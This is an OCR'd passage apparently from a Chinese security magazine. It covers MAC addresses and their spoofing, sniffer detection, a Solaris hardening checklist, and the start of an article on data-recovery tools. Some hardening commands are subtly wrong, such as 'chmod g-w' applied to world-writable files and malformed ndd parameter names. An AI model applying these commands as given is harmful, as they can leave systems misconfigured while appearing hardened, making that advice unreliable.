        Subnet Mask . . . . . . . . . . . : 255.255.128.0
        Default Gateway . . . . . . . . . : 192.168.10.3
Ethernet adapter SC12001:

        Description . . . . . . . . . : DEC DC21140 PCI Fast Ethernet
```

Linux

运行“ifconfig”。结果如下：

```
eth0      Link encap:Ethernet  HWaddr 08:00:17:0A:36:3E
          inet addr:192.0.2.161  Bcast:192.0.2.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1137249 errors:0 dropped:0 overruns:0
          TX packets:994976 errors:0 dropped:0 overruns:0
          Interrupt:5 Base address:0x300
```

Solaris

(5)我如何才能知道有那些计算机和我的 MAC 地址直接关联？

对于 WinNT 和 Unix 机器，可以直接使用"arp -a"查看。

(6)我能够改变我的 MAC 地址吗？

可以。简单的说一下：

第一种方法，你要做地址欺骗，因为 MAC 地址是数据包结构的一部分， 因此，当你向以太网发送一个数据包的时候，你可以覆盖源始的 MAC 信息。

第二种方法,很多网卡允许在一定的时间内修改内部的 MAC 地址。

第的三种方法， 你可以通过重新烧录 EEPROM 来实现 MAC 地址的修改。但是这种方法要求你必须有特定的硬件设备和适用的芯片才能修改，而且这种方法将永远的修改你的 MAC 地址。

反嗅探技术

1.我如何才能检测网内是否存在有嗅探程序？

理论上，嗅探程序是不可能被检测出来的，因为嗅探程序是一种被动的接收程序，属于被动触发的，它只会收集数据包，而不发送出任何数据，尽管如此，嗅探程序有时候还是能够被检测出来的。

一个嗅探程序，不会发送任何数据，但是当它安装在一台正常的局域网内的计算机上的时候会产生一些数据流。举个例子，它能发出一个请求，使 DNS 根据 IP 地址进行反相序列查找。

下面一种简单的检测方法：

ping 方法

很多的嗅探器程序，如果你发送一个请求给某台有嗅探程序的机器，它将作出应答

说明：

(1). 怀疑 IP 地址为 10.0.0.1 的机器装有嗅探程序，它的 MAC 地址确定为 00-40-05-A4-79-32.

(2). 确保机器是在这个局域网中间。

(3). 现在修改 MAC 地址为 00-40-05-A4-79-33.

(4). 现在用 ping 命令 ping 这个 IP 地址。

(5). 没有任何人能够看到发送的数据包，因为每台计算机的 MAC 地址无法与这个数据包中的目地 MAC 不符，所以，这个包应该会被丢弃。

(6). 如果你看到了应答，说明这个 MAC 包没有被丢弃，也就是说，很有可能有嗅探器存在。

现在，这种方法已经得到了广泛的推崇和宣扬，新一代的黑客们也学会了在他们的代码中加入虚拟的 MAC 地址过滤器，很多的计算机操作系统（比如 Windows）都支持 MAC 过滤器，很多过虑器只检查 MAC 的第一个字节，这样一来，MAC 地址 FF-00-00-00-00-00 和 FF-FF-FF-FF-FF-FF 就没有区别了。广播地址消息会被所有的计算机所接收。这种技术通常会用在交换模型的以太网中。当交换机发现一个未知的 MAC 地址的时候，它会执行类似"flood"的操作，把这个包发送给每个节点。

2.本机嗅探程序的检测

本机嗅探的程序检测方法比较简单，只要检查一下网卡是否处于混杂模式就可以了，在 Linux 下，这个比较容易实现，而在 Windows 平台上，并没有现成的函数可供我们实现这个功能，我们可以自己编写一段代码：

程序比较简单，所有不做详细说明了，如果你还有问题，请访问我的主页 http://bigball.xici.net。

Solaris 安全配置手册

文/大鹰

一、solaris 系统安装

系统 patch

解决方案：
连接站点http://sunsolve.sun.com寻找solaris的最新补丁路径
showrev -p [安装的补丁列表命令]

建立/var 分区

解决方法：
/var分区是存放logfile以及系统变动文件的文件系统，因为它的易变化性，以及在系统运作过程中的不断扩大，所以不要把/var文件系统包括再root分区里，以免有恶意程序恶意扩大日志文件来dos根分区。
1） 在系统安装之初解决这个问题。
2） 划分较小的独立的文件系统给/var
3） 并挂接在/下。

二、系统

eeprom 安全

安全层面：本地
解决方法：
先解释一下openboot安全级别：

none	不需要任何口令
command	除了boot和go之外的所有命令都需要口令。
Full	除了go命令之外的所有openboot命令都需要openboot口令

用# eeprom security-mode=command命令来改变openboot的安全级别到command级。当然，你首先得要用# eeprom security-password命令来给openboot设置强壮口令。
为什么要这样做：因为能够访问openboot的用户可以从几乎所有的scsi设备（外部硬盘或cdrom）上引导系统，这样用户如果从他们自己的媒体来引导系统的话，就等于完全控制了系统。同样，用户能够用stop-A停止系统，可以修改所有openboot环境变量。这是非常危险的事情。

置核心大小为零

安全层面：本地
解决方法：
添加行到：/etc/system文件里：

```
set sys:coredumpsize = 0
```

我建议这样做是因为你需要去分析内核，这样做可以防止由于你的误操作而损坏你的硬盘。
参考脚本：

```
disable-core.sh
```

三、用户管理

禁止所有的系统账户（system accounts）

安全层面：本地
解决方法：
编辑/etc/passwd文件使所有系统账户没有shell。如：noaccess:x 60002:60002:No Access User:/:/sbin/noshell
noshell.c应该这样写：

```
#include <stdio.h>
void main() {
    printf(“sorry!no shell with this account\n”);
    return 0;
}
gcc -o ./noshell ./noshell. c
cp /sbin/noshell /sbin/noshell.solaris
cp ~/noshell /sbin/noshell
```

禁止不需要的系统账户，在/etc/shadow文件中用NP标志放在那些用户的密码段，这样那些用户就被禁止了。
基本的sys V unix系统账户：

```
bin, daemon,adm,lp,smtp,sys,uucp,nuucp,nobody,noaccess
```

用强壮的密码设置程序

安全层面：远程
解决方法：
对于所有用户账户而言都应该用强壮的密码，在solaris下有一个叫npasswd的工具运行的很好，利用npasswd代替passwd程序来让用户设置密码，它附带了一个配置文件，可以让用户设定密码的长度，字符，期限等控制信息。

设置默认的密码参数

安全层面：本地
解决方法：
添加或编辑/etc/default/passwd文件如下入口：
PWMIN= 1 #密码可以被改变的最小时段。

设置密码的最大生存周期

安全层面：本地
解决方法：
添加或编辑/etc/default/passwd文件如下入口：
PWMAX= 13 #密码的最大生存周期。

设定离用户密码过期的天数，当系统启动时提醒用户。

安全层面：本地
解决方法：
添加或编辑/etc/default/passwd文件如下入口：
PWWARN= 4

设定最小用户密码长度

安全层面：本地
解决方法：
添加或编辑/etc/default/passwd文件如下入口：
PWLEN= 8 #设定最小用户密码长度为8位。

防止远程的 root 登陆

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LCONSOLE=/dev/console #这样root只能从/dev/console这个设备登陆。

纪录所有 root 的登陆情况

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LSYSLOG= YES #syslog纪录root的登陆失败，成功的情况。

设置登陆会话超时时间

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LTIMEOUT= 120。

设置默认的屏蔽掩码

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LUMASK= 027 #这将设定标准掩码为：750，也可以将这行加到/etc/.login /etc/profile /etc/skel/local.cshrc /etc/skel/local.login /etc/skel/local.profile这些文件里。

设置 root 的 umask

安全层面：本地
解决方法：
确定root的umask是027或077
检查root的.profile。

确定登陆需要密码验证

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LPASSREQ= YES。

设置 shell 的环境变量

安全层面：本地
解决方法：
添加或编辑/etc/default/login文件如下入口：
LALTSHELL= YES。

检查每个用户的密码档设置

安全层面：本地
解决方法：
检查/etc/passwd;/etc/shadow文件里的每个用户的加密行，如：
user:lRs.8R9EfQXx.:11137:0:10000::::
加密段有无被修改的迹象。

去掉所有 path 环境变量里的“.”

安全层面：本地
解决方法：
从用户及root的初始化脚本中的path变量里去除“.”，比如如下脚本：
/.login /etc/.login /etc/default/login /.cshrc /etc/skel/local.cshrc
/etc/skel/local.login /etc/skel/local.profile /.profile /etc/profile

限制 su 命令，添加可以 su 的用户到 sugroup 里

安全层面：本地
解决方法：
1） 在/etc/group文件里建立一个特殊的组；
2） 使你的admin账号在这个组里；
3） 改变/bin/su的权限为：r-sr-sr-x 1 root sugroup

```
# chmod 550 /bin/su
# chmod +s /bin/su
```

```
# chown root:sugroup /bin/su
# ls -al /bin/su
  -r-sr-s--- 1 root sugroup 18360 Jan 15 1998 /bin/su
# grep sugroup /etc/group
  sugroup::600:root,httpadm,wsphere
```

只有是sugroup组里的用户才可以使用su命令。

四、inetd 超级进程

注释掉所有确实不需要的服务

安全层面：远程
解决方法：
用grep -v “^#”/etc/inetd.conf命令来察看你当前没有注释的服务，去掉一切你不是真正需要的服务，并且是那些没有注释的服务保护在tcp_wrapper之下。

对 inetd 的服务实现 TCP wrapper

安全层面：远程
解决方法：
编译安装tcpd到/usr/local/bin目录下，编辑/etc/inetd.conf如下：

```
ftp stream tcp nowait root /usr/local/bin/ tcpd in.ftpd
telnet stream tcp nowait root /usr/local/bin/ tcpd in.telnetd
```

加固 inetd

安全层面：远程
解决方法：
检查/etc/hosts.deny和/etc/hosts.allow文件，确定如下格式：

```
/etc/hosts.deny
ALL:ALL
```

开启的服务:

```
/etc/hosts.allow
<service>:<source-ip>
```

关于 xinetd

安全层面：本地

解决方法：
xinetd有这比inetd更强大的灵活性和安全性，所以尽量用xinetd来代替inetd。

五、系统启动服务（rc.X）

去掉不需要的启动服务

安全层面：远程
解决方法：
用mv命令来去掉不需要的启动服务，一个例子如下：
mv /etc/rc3.d/S92volmgt /etc/rc2.d/not_usedS92volmgt
这样vlomgt这个服务就被禁止启动了。
下面一些服务最好禁止启动（不过具体情况具体决定）：
snmpdx
autofs(Automounter)
volmgt(Volume Deamon)
lpsched(LP print service)
nscd (Name Service Cache Daemon)
Sendmail
Keyserv
禁止rpcbind服务，如果它不是一定需要的话。（以上列表可以代表所有不需要的服务，但具体情况请进入到rc.X目录里自行决定哪些服务需要，哪些不需要。）

禁止 DMI 服务

安全层面：远程
解决方法：
禁止所有的dmi服务：mv /etc/rc3.d/S??dmi /etc/rc3.d/D??dmi
DMI服务通过/etc/init.d/init.dmi里的几个bin文件来运行：
/usr/lib/dmi/dmispd
/usr/lib/dmi/snmpXdmid
/etc/dmi/ciagent/ciinvoke

禁止默认的 mounting suid features

安全层面：远程
解决方法：
在/etc/rmmount.Conf文件里添加行：

```
mount hsfs -o nosuid
mount ufs -o nosuid
```

检查所有的.rhosts 文件

安全层面：远程
解决方法：
.rhosts文件允许用户或远程主机访问系统而不经过密码验证。假如一台远程的主机被攻破，这将成为极大的安全隐患。建议禁止任何.rhosts文件。

禁止基于 rhosts 的用户认证

安全层面：远程
解决方法：
更改并删除/etc/pam.conf文件里的：

```
rlogin auth sufficient /usr/lib/security/pam_rhosts_auth.so.1
```

改变rsh行：

```
rsh auth required /usr/lib/security/pam_unix.so.1
```

参考脚本：
pam-rhosts-2. 6.sh

检查信任关系

安全层面：远程
解决方法：
确定/etc/hosts.equiv文件为空。

启动服务脚本的屏蔽掩码

安全层面：远程
解决方法：
在每个rc.X目录中建立S00umask文件：

```
/etc/rc0.d/S00umask.sh
/etc/rc1.d/S00umask.sh
/etc/rc2.d/S00umask.sh
/etc/rc3.d/S00umask.sh
/etc/rcS.d/S00umask.sh
/etc/init.d/umask
```

参考脚本：

add-umask.sh

六、网络接口的调整和安全

缩短 ARP 缓存的存在周期

安全层面：远程
解决方法：
在/etc/rc2.d/S??inet脚本中添加如下：
ndd -set /dev/arp arp_cleanup_interval 60000 /* 1 min (default is 5 min)*/

缩短条目在 arp-table 里刷新的时间

安全层面：远程
解决方法：
在/etc/rc2.d/S??inet脚本中添加如下：
ndd -set /dev/ip ip_ire_flush_interval 60000 /* 1 min (default is 20 min)*/

禁止回应广播的的请求来防止一些特殊的具有危害性的 ping 包

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：
ndd -set /dev/ip ip_respond_to_echo_broadcast 0 # default is 1

启动时禁止源路由

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：
ndd -set /dev/ip ip_forward_src_routed 0 # default is 1

防止系统在启动时启动 ip 转发

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_forwarding 0 # default is 1
```

设置系统禁止 ip 包转发

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_ignore_redirect 1 # default is 0
(adds it into /etc/init.d/nddconfig)
```

设置系统精确的多路寻址

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_strict_dst_multihoming 1 # default is 0
(adds it into /etc/init.d/nddconfig)
```

保证系统不响应 icmp 网络掩码请求

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_respond_to_address_mask_broadcast= 0 # default is 0
(adds it into /etc/init.d/nddconfig)
```

防止系统响应 icmp 的时间戳请求

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_ip_respond_to_timestamp= 0 # default is 1
(adds it into /etc/init.d/nddconfig)
```

防止系统响应 icmp 时间戳广播

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_ip_respond_to_timestamp_broadcast= 0 # default is 1
(adds it into /etc/init.d/nddconfig)
```

防止系统发送 icmp 转发信息

安全层面：远程
解决方法：
添加或修改/etc/rc2.d/S??inet如下：

```
ndd -set /dev/ip ip_send_redirects= 0 # default is 1
(adds it into /etc/init.d/nddconfig)
```

改变 TCP 初始序列号生成参数

安全层面：远程
解决方法：
改变/etc/default/inetinit文件的条目：

```
TCP_STRONG_ISS= 2
```

设置 in.routed 在静态模式

安全层面：远程
解决方法：
按如下步骤建立in.routed -q(静态模式)：

```
mv /usr/sbin/in.routed to /usr/sbin/in.routed.orig
```

建立/usr/sbin/in.routed如下内容：

```
#! /bin/sh
/usr/sbin/in.routed.orig -q
```

更改这个文件的权限：

```
chmod 0755 /usr/sbin/in.routed
```

#动态的路由模式容易遭受到恶意的路由信息的攻击，所以建议用静态路由，（路由的增加通过启动文件的route命令）不建议用动态路由守护进程。

禁止路由

安全层面：远程
解决方法：

```
touch /etc/notrouter
```

七、小型服务

1. NFS

移除NFS

安全层面：远程
解决方法：
建议在DMZ中不要运行NFS服务，所以如果它运行着的话，建议移除它。如下步骤：
移除/etc/dfs/dfstab中的所有共享定义
杀掉NFS守护进程：lockd, nfsd, statd, mountd
重命名NFS的启动脚本：/etc/rc3.d/S??nfs.server 和 /etc/rc2.d/S??nfs.client

设置NFS的特定tcp端口

安全层面：远程
解决方法：
执行如下命令：

```
ndd -set /dev/tcp tcp_extra_priv_ports_add 2049
```

设置NFS的特定udp端口

安全层面：远程
解决方法：
执行如下命令：

```
ndd -set /dev/udp udp_extra_priv_ports_add 2049
```

开启NFS端口监听

安全层面：远程
解决方法：
添加行到/etc/system文件：

```
set nfssrv: nfs_portmon = 1
set nfs: nfs_portmon = 1
```

确定你的/etc/system文件的访问权限为644：

```
# chmod 644 /etc/system
```

一些nfs相关的服务

安全层面：远程

解决方法：
关掉如下服务：
nfsd
mountd
rpc.boot
in.rarpd
rpld

2. NIS,NIS+

去除NIS,NIS+

安全层面：远程
解决方法：
我们建议不要运行NIS,NIS+服务，所以按一下步骤移除它：
在文件/etc/domainname里移除域名：
你可以察看NIS大体的服务列表：

```
# pkginfo |grep NIS
# pkgrm <NIS-Package>
system SUNWypr NIS Server for Solaris (root)
system SUNWypu NIS Server for Solaris (usr)
```

移除NIS,NIS+,DNS Lookup

安全层面：远程
解决方法：
编辑/etc/nsswitch.conf如下：

```
passwd: files
group: files
hosts: files
networks: files
protocols: files
rpc: files
ethers: files
netmasks: files
bootparams: files
publickey: files
netgroup: files
automount: files
aliases: files
services: files
```

sendmailvars: files
如果需要dns的话，可以再次修改这个文件。

3. MAIL

停止绑定在25端口的sendmail服务

安全层面：本地
解决方法：
禁止sendmail服务，你的用户依然可以发信。意思是，sendmail仍然安装了，只是不要作为守护进程存在，你可以在sendmail.cf文件里限制你的用户的权限。
mv /etc/rc2.d/S88sendmail /etc/rc2.d/not_usedS88sendmail

注释所有的并行邮件别名

安全层面：远程
解决方法：
检查 /ect/aliases |可以并列。用#号注解。

限制sendmail的expn和vrfy两个命令来收集系统信息

安全层面：远程
解决方法：
在/etc/senmmail.cf文件中修改如下限制远程连接25端口使用expn和vrfy命令：
O PrivacyOptions=authwarnings, goaway
Opgoaway
O PrivacyOptions=noexpn, novrfy, authwarnings
O LogLevel=5

隐藏smtp版本信息

安全层面：远程
解决方法：
在/etc/mail/sendmail.cf文件里找到smtp版本信息，修改如下：
SMTP login message

禁止邮件转发

安全层面：远程
解决方法：
普通用户不可以选择转发者，而root可以通过/usr/local/forward/.forward.$u来控制邮件

转发，修改/etc/sendmail.cf如下行：
O ForwardPath=/usr/local/forward/.forward.$u
设置/usr/local/forward正确的权限。

接收邮件

安全层面：本地
解决方法：
如果真要在自己的系统上接收外来的邮件（监听在25端口）。我们建议利用spam或smtpd/smtpfwdd来保证邮件服务的安全（加上anti-spam，安全配置）。

4. FTP

安全FTP

安全层面：远程
解决方法：
建立或修改/etc/default/ftpd文件增加屏蔽码和ftp标志信息：
UMASK= 077
BANNER="/bin/cat /etc/ftp-banner"
修改/etc/default/ftpd权限:
chmod 644 /etc/default/ftpd

建立ftp标示信息

安全层面：远程
解决方法：
建立/etc/ftp-banner文件满足如下：
例如：This system is for authorized users only. Monitoring may occur
修改/etc/ftp-banner文件的权限：
chmod 644 /etc/ftp-banner

创建/etc/ftpusers文件

安全层面：远程：
解决方法：
创建/etc/ftpusers文件，把所有的系统账户加入到这个文件里
例如如下账户：
root daemon sys bin adm lp smtp uucp nuucp listen
nobody noaccess news ingres audit admin sync nobody4

修改/etc/ftpuser文件的权限：

```
chmod 644 /etc/ftpusers
```

5. TELNET

防止telnet程序现实系统版本信息

安全层面：远程

解决方法：

移除/etc/default/telnetd文件里的信息：

```
Banner=""
```

加入/etc/default/telnetd文件不存在，按如下步骤操作：

```
touch /etc/default/telnetd
echo "BANNER=\"\"">> /etc/default/telnetd
chmod 444 /etc/default/telnetd
```

八、X-Windows

设置CDE为不接受任何XDMCP登陆连接

安全层面：远程

解决方法：

假如/usr/dt/config/Xaccess存在，则如下操作：

```
cat <<EOF >/usr/dt/config/Xaccess
# disable all XDMCP connections
!*
EOF
```

假如/etc/dt/config/Xaccess存在，则如下操作：

```
cat <<EOF >/etc/dt/config/Xaccess
# disable all XDMCP connections
!*
EOF
```

九、文件许可权限

去掉不用的 suid 文件

安全层面：本地

解决方法：

许多运行在solaris上的suid程序都只属于root，检查这些程序，有没有是属于其他用户的：
步骤：
1） 找出所有的suid程序；
2） 创建备份目录（如：/opt/backup/usr/local/bin）；
3） 把这些suid程序备 份在以上目录里；
4） 把这些程序用tar打成包（使find程序在备份目录里找不到这些程序）；
5） 删掉备份目录；
6） 去掉所有的suid程序的s权位；
7） 只保留一些必须的suid程序。如：passwd，su等；
8） 再次执行一遍find程序，看看输出情况。
必须用到的一些命令：

```
find / -type f\( -perm -4000 \) |xargs ls -a
find / -type f\( -perm -4000 \) |xargs chmod -s
```

删除一切/etc 目录下的组用户可写的文件

安全层面：本地
解决方法：
检查/etc目录下所有的组可写文件：

```
find /etc -type f\( -perm 20 \) | xargs ls -las
```

不需要组的可写权限，修改如下：

```
find /etc -type f\( -perm 20 \) | xargs chmod g-w
```

移除/etc 目录下一切对用户可写的文件

安全层面：本地
解决方法：
检查/etc目录下对用户可写文件：

```
find /etc -type f\( -perm 2 \) | xargs ls -las
```

不需要用户的可写权限，修改如下：

```
find /etc -type f\( -perm 2 \) | xargs chmod g-w
```

改变所有文件的 rw-rw-rw 权限为 rw-r-r-

安全层面：本地
解决方法：
首先列出文件：

```
find / -type f -perm 666 |xargs ls -al > perm-666-before-change.txt
```

改变权限：

```
find / -type f -perm 666 |xargs chmod 644
find / -type f -perm 666 |xargs ls -al > perm-666-after-change.txt
```

改变文件的 rwxrwx???

安全层面：本地
解决方法：
首先列出文件：

```
find / -type f -perm 777 |xargs ls -al > perm-777-before-change.txt
```

改变权限：

```
find / -type f -perm 777 |xargs chmod 755
find / -type f -perm 777 |xargs ls -al > perm-777-after-change.txt
```

找出可写的目录

安全层面：本地
解决方法：

```
find / -type d\( -perm 2 \)
```

改变你所需要的权限设置。

确定所有应用服务的启动脚本的用户属主和用户组是 root

（这些可以影响补丁的程序和出错信息）
安全层面：本地
解决方法：
检查启动脚本的文件属主：

```
find /etc -type f -print | grep rc | egrep -v "skel|tty|mail|snmp|Mail" | xargs ls
-al > rc-files-before-change.txt
```

改变这些文件的文件属主：

```
find /etc -type f -print | grep rc | egrep -v "skel|tty|mail|snmp|Mail" | xargs chown
root:root
find /etc -type f -print | grep rc | egrep -v "skel|tty|mail|snmp|Mail" | xargs ls
-al > rc-files-after-change.txt
ls -al /etc/ init. d > etc-init.d-before.change.txt
chown root:root /etc/ nit.d
ls -al /etc/init.d > etc-init.d-after-change.txt
```

经过这样的改变，所有的rcX.d里的脚本的文件属主都为root，所有的/etc/init.d目录里的脚本的文件属主文件组都是root了，为了防止特洛伊木马。

打开 cron 程序的记账

安全层面：本地
解决方法：
确定/etc/default/cron文件里有如下行：
CRONLOG=YES

检查 utmp,utmpx 的权限

安全层面：本地
解决方法：
检查/var/adm目录下的文件权限：
find /var/adm -type f\(-perm 2 \) | xargs ls -las
修改文件：
chmod 644 /var/adm/utmp

寻找没有用户关联的文件

安全层面：本地
解决方法：
find / -type f -nouser
如下步骤：
1) find / -type f -nouser > files-nouser-before-change
2) find / -type f -nouser | xargs chwon nobody:nobody
3) find / -type f -nouser > files-nouser-after-change

寻找没有组关联的文件

安全层面：本地
解决方法：
find / -type f -nogroup
如下步骤：
1) find / -type f -nogroup > files-nogroup-before-change
2) find / -type f -nogroup | xargs chgrp nobody
3) find / -type f -nogroup > files-nogroup-after-change

检查/var/cron 的权限

安全层面：本地

解决方法：
如果/etc/cron文件的文件属主不是root,组不是sys，修改该文件的权限:
chmod 700 /var/cron && chown root /var/cron && chgrp sys /var/cron

十、登录和记账

设置 cronlogfile 的保存空间为 2m

安全层面：本地
解决方法：
修改/etc/cron.d/logchecker如下：
LIMIT=4096

记账所有的 inetd 服务

安全层面：本地
解决方法：
修改/etc/init.d/inetsvc文件如下：
/usr/sbin/ifconfig -au netmask + broadcast +
/usr/ bin/inetd -s -t
假如你运行了named,dhcpd, multicast，你必须作如上改动。

修改 syslog.conf 文件

安全层面：远程
解决方法：
编辑/etc/syslog.conf文件，让日志进程纪录更多的系统信息。
添加如下行：
*.debug /var/adm/compass.messages

安装 tripwire

安全层面：远程
解决方法：
tripwire是一个特洛伊木马检查程序，他工作在提供的二进制文件的md5码的数据库以及你的配置上，建议每6个小时运行一次tripwire。

IDS

安全层面：远程
解决方法：
建议安装运行snort工具来监测你的网络可能收到的如下攻击：
- cgi-scan
- portscans
- virus
根据你的需要参看/root/config/snort.rules文件。

日志文件观察者（swatch）

安全层面：远程
解决方法：
建议安装运行swatch工具来监测你的日志文件，你可以在你的系统上启动多个监测进程，例如：
- /var/adm/compass.messages
- /var /adm/snort_portscan.log
- /opt/AppServer/WebSphere/log/????
Swatch是一个用perl写的工具，所以你必须安装PERL MODULES。

禁止 telnet 远程管理，用 ssh

安全层面：远程
解决方法：
安装openssl,openssh的最新版本来代替telnetd，密切关注最新版本的security report。

十一、其他

设置启动标示

安全层面：本地
解决方法：
修改/etc/default/telnetd文件设置启动banner，格式如下：
BANNER=”…..”
创建/etc/issue文件编辑启动信息。

编者按:我想对于一个从事计算机行业的人,最恼火的事情就是存储在硬盘里的数据损坏或丢失,不过,出现这类情况大可不必惊慌失措,冷静的经过合理的操作,是可以最大程度挽回损失的。上期我们刊登了灾难数据对策的上半部分“备份篇”，这期是“恢复篇”。

灾难数据的对策（下）——恢复篇

接上篇，有时我们尽管使用了防火墙，杀毒软件，系统也及时的进行了备份操作但数据还是丢失！这样我们不得不采取亡羊补牢的办法——恢复数据。

由于笔者的阅历尚浅，大型磁盘阵列柜等商业的大型数据恢复不在讨论之内。

首先如果发生了数据灾难我们不要惊慌，毕竟事实表明，一般性的数据是都可以进行恢复的。其次也是最重要的一件事，就是你不要向你要恢复文件的驱动器上再写任何文件。检查硬盘是否存在物理损坏。如果 CMOS 或 FDISK 不能识别硬盘，说明发生物理损坏，需请厂家维修硬盘。最后运行相应的恢复软件即可解决问题。

工具一：全球领先的灾难数据恢复工具 FinalData

FinalData 以其强大、快速的恢复功能和简便易用的操作界面成为 IT 专业人士的首选工具。而且 FinalData 支持 Linux 平台，也支持最常用的几个 UNIX 平台，比如 SUN 的 Solaris,IBM 的 AIX,Hp 的 HP-UNIX。FinalData 分标准版、企业版、企业网络版几个级别，功能逐渐强大，免费版本是 finaldata for win98 试用版（如图 1）




图 1

当我们安装了 FinalData 后，就可以对磁盘进行扫描了，（如图 2）

图 2

高版本的 FinalData 软件可以通过 TCP/IP 网络协议对网络上的其他计算机上丢失的文件进行恢复，从而为整个网络上的数据文件提供保护。（如图 3）

图 3

下面简单的说说这个软件的使用方法和注意事项。

FinalData 可以修复删除了的文件（包括在回收站里清空的），可以恢复格式化删除的数据，不过 Low Format(低级格式化)除外。还可以恢复计算机无法识别的硬盘。甚至可以恢复软盘的数据。

对于前两者我们只要扫描整个硬盘的数据即可将您的宝贵数据找回来，对于无法是别的硬盘，可以将需要恢复数据的硬盘作为从属盘，连接到另一台运行 Windows 的计算机。运行 FinalData 在[文件]菜单中单击打开，选择[物理驱动器]。找到初始分区，恢复数据。如果找不到初始分区，选择 Find Format 可找到初始格式，然后进行恢复。恢复软盘的过程则不是很轻松了，只能恢复快速格式化的数据，如果对软盘进行常规格式化，则无法恢复。这是因为格式化类型不同， 取决于每种格式化的程序。一般来说，美国、韩国使用的 DOS 或 Windows 基本格式化程序不删除实际数据；而日本 Windows 格式化程序或其他格式化程序在常规方式下，会删除实际数据，因此无法恢复。当运行 FinalData 访问软盘时，如果出现信息 “Sector 0 is not read”，说明软盘受到物理损坏，应咨询厂家。 恢复方法和前两者一样。

工具二：EasyRecovery 5.0 for NTFS

我们在 win2k 中认识了 NTFS 格式的文件，这种文件具有更安全的特性，不过兼容性很差，很多工具都无法识别这种格式的文件系统。当数据发生了问题，EasyRecovery 5.0 for NTFS 可以为我们完美的解决一切。

如果我们可以启动电脑，可以安装运行 EasyRecovery 5.0 for NTFS，安装后（如图 4）

图 4




图 5

点击下一步软件扫描您的分区状况，例如笔者的硬盘是 IBM 腾龙 2 代的硬盘，即被该

软件发现，而且每一个区的情况都表示了出来。(如图 5) 右面可以看出来 EasyRecovery 5.0 for NTFS 支持的分区格式：FAT 12,FAT 16,FAT 32,NTFS,和 UnKnown 等格式和未知硬盘状况。笔者的硬盘是块好的硬盘，每一个区都是 NTFS 的也显示出来。如果您的分区表毁坏或者格式化了，都可以辨认出来。我们选择一个要恢复的区域点击下一步(如图 6)

